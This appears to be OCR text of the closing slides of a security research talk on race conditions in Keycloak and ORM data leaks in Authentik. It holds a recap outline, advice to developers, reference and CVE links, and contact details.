
Contact (LinkedIn):

https://il.linkedin.com/in/maor-abutbul

Recap & Takeaways

Recap

- Part 1 – Keycloak Research
  - Technical Background (Identity Provider)
  - Web Race Conditions
  - The Single-Packet Attack & HTTP2
  - Evaluation on Keycloak & Demo
- Part 2 – Authentik Research
  - Technical Background (Object Relational Mappers)
  - Private Key In
  - Authentik Priv



Research Takeaways


- HTTP
  - HTTP request processing isn’t atomic
  - HTTP/2 - Is Binary, Using Frames and Streams
- The single-packet attack - test web applications for race conditions
- Developers:
  - Ensure business critical endpoints make state changes “atomic” (in the API as well)
  - Double-check access restrictions on sensitive endpoints
  - Avoid direct manipulations on tokens (API)
  - When using ORMs; Be aware of vulnerable patterns and safe use

References


- https://portswigger.net/research/smashing-the-state-machine
- https://www.elttam.com/blog/plormbing-your-django-orm/
- https://portswigger.net/web-security/race-conditions
- https://github.com/neykov/extract-tls-secrets
- https://en.wikipedia.org/wiki/Atomicity_(database_systems)
- https://wiki.wireshark.org/TLS
- https://docs.djangoproject.com/en/5.1/topics/db/models/
- https://docs.goauthentik.io/docs/developer-docs/?utm_source=github#authentiks-structure
- https://www.shodan.io/search?query=X-Authentik-Id
- https://www.geeksforgeeks.org/multithreaded-servers-in-java/ (image)
- https://www.karanpratapsingh.com/courses/system-design/single-sign-on (image)

Further readings


- http://www.cyberark.com/resources/threat-research-blog/lets-be-authentik-you-cant-always-leak-orms
- https://www.cyberark.com/resources/threat-research-blog/you-cant-always-win-racing-the-keycloak
- https://github.com/keycloak/keycloak/issues/27294
- https://nvd.nist.gov/vuln/detail/CVE-2024-1722
- https://www.cve.org/CVERecord?id=CVE-2024-42490
- https://www.cve.org/CVERecord?id=CVE-2024-37905
- https://www.hackerone.com/vulnerability-management/stripe-business-logic-error-bug


ONE MORE THING :)

Built-in Impersonation (We are the Admin)



Impersonation


YOUR IDENTITY IS MINE! ;)
GG! WP!
Adios!

Questions?

ONE MORE SLIDE…

Read more at our blog posts & Thank you

"Let's Be Authentik: You Can't Always Leak ORMs"

https://www.cyberark.com/resources/threat-research-blog/lets-be-authentik-you-cant-always-leak-orms

"You Can't Always Win Racing the (Key)cloak"

https://www.cyberark.com/resources/threat-research-blog/you-cant-always-win-racing-the-keycloak

Contact (LinkedIn):

https://il.linkedin.com/in/maor-abutbul